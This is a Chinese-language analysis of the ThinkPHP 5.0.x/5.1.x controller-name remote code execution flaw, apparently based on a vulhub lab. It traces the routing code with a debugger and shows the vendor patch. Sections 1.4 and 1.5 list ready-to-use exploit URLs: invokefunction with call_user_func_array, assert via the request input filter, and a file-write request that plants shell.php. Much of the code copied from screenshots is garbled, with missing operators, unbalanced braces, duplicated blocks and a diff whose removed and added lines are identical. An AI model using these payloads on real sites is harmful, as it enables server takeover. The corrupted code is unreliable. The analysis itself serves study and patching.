

ThinkPHP5 5.0.22-5.1.29 远程代码执行

1.0漏洞介绍

ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞

ThinkPHP是一款运用极广的PHP开发框架。其版本5中，由于没有正确处理控制器名，导致在网站没有开启强制路由的情况下（即默认情况下）可以执行任意方法，从而导致远程命令执行漏洞。

参考链接：

- <http://www.thinkphp.cn/topic/60400.html>
- <http://www.thinkphp.cn/topic/60390.html>
- <https://xz.aliyun.com/t/3570>

漏洞环境

运行ThinkPHP 5.0.20版本：

```
docker-compose up -d
```

环境启动后，访问 <http://your-ip:8080> 即可看到ThinkPHP默认启动页面。

漏洞复现

直接访问 [http://your-ip:8080/index.php?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=-1](http://your-ip:8080/index.php?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1)，即可执行phpinfo：

1.1官方信息

结合官方公告说的由于对控制器名没有足够的检测，再查看官方git commit信息

修正控制器调用

5.1 (#54) v5.1.31

Browse files

liu21st committed 2 days ago 1 parent 4c2b06e commit 802f284bec821a608e7543d91126abc5901b2815

Showing 1 changed file with 6 additions and 1 deletion. Unified Split

7 library/think/route/dispatch/Module.php View file

@@ -67,7 +67,12 @@ public function init()

67 67

// 是否自动转换控制器和操作名

68 68

\$convert = is_bool(\$this->convert) ? \$this->convert : \$this->rule->getConfig('url_convert');

69 69

// 获取控制器名

70 -

\$controller = strip_tags(\$result[1] ? \$this->rule->getConfig('default_controller');

70 +

\$controller = strip_tags(\$result[1] ? \$this->rule->getConfig('default_controller');

71 +

72 +

if (!preg_match('/^[A-Za-z](\w)*\$/', \$controller)) {

73 +

throw new HttpException(404, 'controller not exists: ' . \$controller);

74 +

}

75 +

71 76

\$this->controller = \$convert ? strtolower(\$controller) : \$controller;

72 77

73 78

// 获取操作名

1.2tp mvc框架和控制器

想要清楚了解该漏洞，需要去了解一下mvc框架和tp控制器的一些知识

MVC定义：

MVC: model view controller (模型, 视图, 控制器)

- 视图: 我们能直观看到的web界面
- 模型: 按要求从数据库取出数据
- 控制器: 向系统发出指令的工具和帮手

控制器路由

在tp框架中访问都是通过 模块—>控制器—>方法进行访问的。如下面

定义了一个admin模块的Index控制器的hello方法



```
> 打开的编辑器
www
├── .vscode
├── application 模块
│   ├── admin\controller
│   │   └── Index.php
│   ├── index\controller
│   │   ├── .htaccess
│   │   ├── command.php
│   │   ├── common.php
│   │   ├── provider.php
│   │   └── tags.php
└── ...

application > admin > controller > Index.php > PHP Intelephense > Index > hello > $name
1 <?php
2 namespace app\admin\controller;
3
4 class Index{ 控制器 方法index
5     public function index(){
6         echo "admin 模块 Index控制器 index方法";
7     }
8     public function hello($name){ 方法hello
9         echo "{$name}";
10    }
11 }
```

在浏览器进行访问就是



Firebasky

1.3漏洞原理分析

简单的了解了tp的控制器和访问规则，下面就是具体的漏洞分析


我们在官方给的信息的位置下断点

thinkphp\library\think\route\dispatch\Module.php



```
66
67 // 是否自动转换控制器和操作名
68 $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
69 // 获取控制器名
70 $controller = strip_tags($result[1] ? $this->rule->getConfig('default_controller'));
71 $this->controller = $convert ? strtolower($controller) : $controller;
72
73 // 获取操作名
74 $this->actionName = strip_tags($result[2] ? $this->rule->getConfig('default_action'));
75
```

刷新页面成功进入断点位置




跟进controller的走向，发现在同文件下的 exec函数，实例化控制器，于是将断点打在




跟进controller方法，thinkphp\library\think\App.php 722

发现是使用 parseModuleAndClass 方法来解析，继续跟进parseModuleAndClass方法




分析一下代码，发现会有一个判断，当控制器名中包含了反斜杠，就会直接返回，继续跟踪。



此处没有包含(是默认访问index.php), 所以会进入下面的判断, 最后使用parseClass来解析, 跟进parseClass函数



```
640  */
641  protected function parseModuleAndClass($name, $layer, $appendSuffix)
642  {
643      if (false !== strpos($name, '\\')) { // 如果存在\ 直接返回
644          // 分析一下代码, 发现会有一个判断, 当控制器名中包含了反斜杠, 就会直接返回, 继续跟踪。
645          $class = $name;
646          $module = $this->request->module();
647      } else {
648          if (strpos($name, '/') {
649              list($module, $name) = explode('/', $name, 2);
650          } else {
651              $module = $this->request->module();
652          }
653      }
654      $class = $this->parseClass($module, $layer, $name, $appendSuffix);
655  }
656
657  return [$module, $class];
658  // 返回我们带命名空间的完整类名
659  }
```




```
802  * @param string $layer 层名 controller model ...
803  * @param string $name 类名
804  * @param bool $appendSuffix
805  * @return string
806  */
807  public function parseClass($module, $layer, $name, $appendSuffix = false)
808  {
809      $name = str_replace(['/', '.'], '\\', $name); // 将 / . 替换成 \
810      $array = explode('\\', $name); // 以\进行分割
811      $class = Loader::parseName(array_pop($array), 1) . ($this->suffix || $appendSuffix ? ucfirst($layer) : '');
812      // 发现经过parseName之后index变成了首字母大写, 原因是经过了命名风格转换。
813      $path = $array ? implode('\\', $array) . '\\': '';
814
815      return $this->namespace . '\\'. ($module ? $module . '\\': '') . $layer . '\\'. $path . $class;
816      // 最后会将命名空间类等拼接
817  }
818  }
```

发现经过parseName之后index变成了首字母大写, 原因是经过了命名风格转换。最后会将命名空间类等拼接



```
805  * @return string
806  */
807  public function parseClass($module, $layer, $name, $appendSuffix = false)
808  {
809      $name = str_replace(['/', '.'], '\\', $name); // 将 / . 替换成 \
810      $array = explode('\\', $name); // 以\进行分割
811      $class = Loader::parseName(array_pop($array), 1) . ($this->suffix || $appendSuffix ? ucfirst($layer) : '');
812      // 发现经过parseName之后index变成了首字母大写, 原因是经过了命名风格转换。
813      $path = $array ? implode('\\', $array) . '\\': '';
814
815      return $this->namespace . '\\'. ($module ? $module . '\\': '') . $layer . '\\'. $path . $class;
816      // 最后会将命名空间类等拼接
817  }
818  }
```

返回我们带命名空间的完整类名。 模块->控制器->方法



```
638  * @param bool $appendSuffix 是否添加类后缀
639  * @return array
640  */
641  protected function parseModuleAndClass($name, $layer, $appendSuffix)
642  {
643      if (false !== strpos($name, '\\')) { // 如果存在\ 直接返回
644          // 分析一下代码, 发现会有一个判断, 当控制器名中包含了反斜杠, 就会直接返回, 继续跟踪。
645          $class = $name;
646          $module = $this->request->module();
647      } else {
648          if (strpos($name, '/') {
649              list($module, $name) = explode('/', $name, 2);
650          } else {
651              $module = $this->request->module();
652          }
653      }
654      $class = $this->parseClass($module, $layer, $name, $appendSuffix);
655  }
656
657  return [$module, $class];
658  // 返回我们带命名空间的完整类名
659  }
```

然后回到 controller 方法, 此时判断类是否存在, 不存在会触发自动加载类。这里是存在的



之后就是实例化类，使用反射来调用类的相应方法了。大概流程摸清楚了，那么这个漏洞是怎么触发的呢？


在跟踪的时候我们发现，类名都是带有完整的命名空间的，而命名空间恰好就是使用反斜杠来划分，结合parseModuleAndClass中的那一个判断代码：反斜杠是否存在，直接返回类名的操作。并没有做任何过滤操作

不难想到是可以调用任意类的方法。并且通过s参数获得



那么我们就可以尝试这样请求

```
1 http://127.0.0.1/index.php?s=/index/think\app/index
```



成功实例化了App类，因为没有index方法所以这里会报错。

但已经验证了整个漏洞的原理。

控制器过滤不严，结合直接返回类名的代码操作，导致可以用命名空间的方式来调用任意类的任意方法。

形如：

```
1 http://127.0.0.1/index.php?s=/index/namespace\class/method
```

漏洞点找到了，那么接下来就是找利用点了。


1.4 漏洞利用

tp 5.1.29 简单找了个写shell的方法，看到 thinkphp\library\think\template\driver\File.php 文件



有一个完美的写shell方法。

```
1 http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?
  cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E
```



PHP Version 7.3.4



System	Windows NT LX-DELL 10.0 build 18363 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmdscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpStudy_64\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)

1.5exp

5.0和5.1都支持的控制器内方法

```
1 think\Route
2 think\Loader
3 think>Error
4 think\App
5 think\Env
6 think\Config
7 think\Hook
8 think\Lang
9 think\Request
10 think\Log
```

5.1.x php版本>5.5

```
1 http://127.0.0.1/index.php?s=index/think\request/input?
  data[]=phpinfo()&filter=assert
2
3 http://127.0.0.1/index.php?
  s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]
  =phpinfo&vars[1][]=1
4
5 http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?
  cacheFile=shell.php&content=<?php%20phpinfo();?>
6
7 http://127.0.0.1/index.php?
  s=index/\think/app/invokefunction&function=call_user_func_array&vars[0]=phpin
  fo&vars[1][]=-1
```

5.0.x php版本>=5.4

```
1 http://127.0.0.1/index.php?
  s=index/think/app/invokefunction&function=call_user_func_array&vars[0]=assert
  &vars[1][]=phpinfo()
```


1.6分析exp

下面就拿官方的exp进行分析原理

```
1 http://127.0.0.1/index.php?
  s=index/\think/app/invokefunction&function=call_user_func_array&vars[0]=phpin
  fo&vars[1][]=-1
```

根据漏洞我们可以知道可以实例化`\think\app`下的`invokefunction`方法

但是App.php下面没有`invokefunction`这个方法，好奇怪？然后在分析代码。发现App控制器是继承于`Container`控制器的。



然后在`Container`控制器中找`invokefunction`方法,果然找到了

```

340 public function invokeFunction($function, $vars = [])
341 {
342     try {
343         $reflect = new ReflectionFunction($function);
344
345         $args = $this->bindParams($reflect, $vars);
346
347         return call_user_func_array($function, $args);
348     } catch (ReflectionException $e) {
349         throw new Exception('function not exists: ' . $function . '()');
350     }
351 }
352

```

然后是去构造就OK啦~

1.7总结

- 自己第一次分析框架漏洞，跟着文章进行学习收获还是比较多，更加熟悉代码调试
- 简单的说这个漏洞就是没有对实例化的控制器类方法进行过滤，导致用户可以任意实例化控制器和方法进行命令执行

1.8官方更新

修正控制器调用

liu21st committed on 9 Dec 2018

Showing 1 changed file with 6 additions and 1 deletion.

```

@@ -67,7 +67,12 @@ public function init()
67 // 是否自动转换控制器和操作名
68 $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
69 // 获取控制器名
70 $controller = strip_tags($result[1] ? $this->rule->getConfig('default_controller'));
71 + $controller = strip_tags($result[1] ? $this->rule->getConfig('default_controller'));
72 +
73 + if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
74 +     throw new HttpException(404, 'controller not exists: ' . $controller);
75 + }
76
77 $this->controller = $convert ? strtolower($controller) : $controller;
78
79 // 获取操作名

```

直接只需要[A-Za-z]的字符去实例化控制器。应该说是修复了漏洞。

Locals

- \$available: true
- \$bind: null
- \$bindModule: uninitialized
- \$controller: "\think\app"
- \$convert: true
- \$module: "index"

断点

监视

!preg_match('/^[A-Za-z](\w)*\$/', \$controller): true

```

66 // 是否自动转换控制器和操作名
67 $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
68 // 获取控制器名
69 $controller = strip_tags($result[1] ? $this->rule->getConfig('default_controller'));
70
71
72 if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
73     throw new HttpException(404, 'controller not exists: ' . $controller);
74 }
75
76 $this->controller = $convert ? strtolower($controller) : $controller;
77
78 // 获取操作名
79 $this->actionName = strip_tags($result[2] ? $this->rule->getConfig('default_action'));
80
81 // 设置当前请求的控制器、操作
82 $this->request
83     ->setController(Loader::parseName($this->controller, 1))
84     ->setAction($this->actionName);

```

参考文章:

<https://github.com/vulhub/vulhub/blob/master/thinkphp/5-rce/README.zh-cn.md>

<https://xz.aliyun.com/t/3570>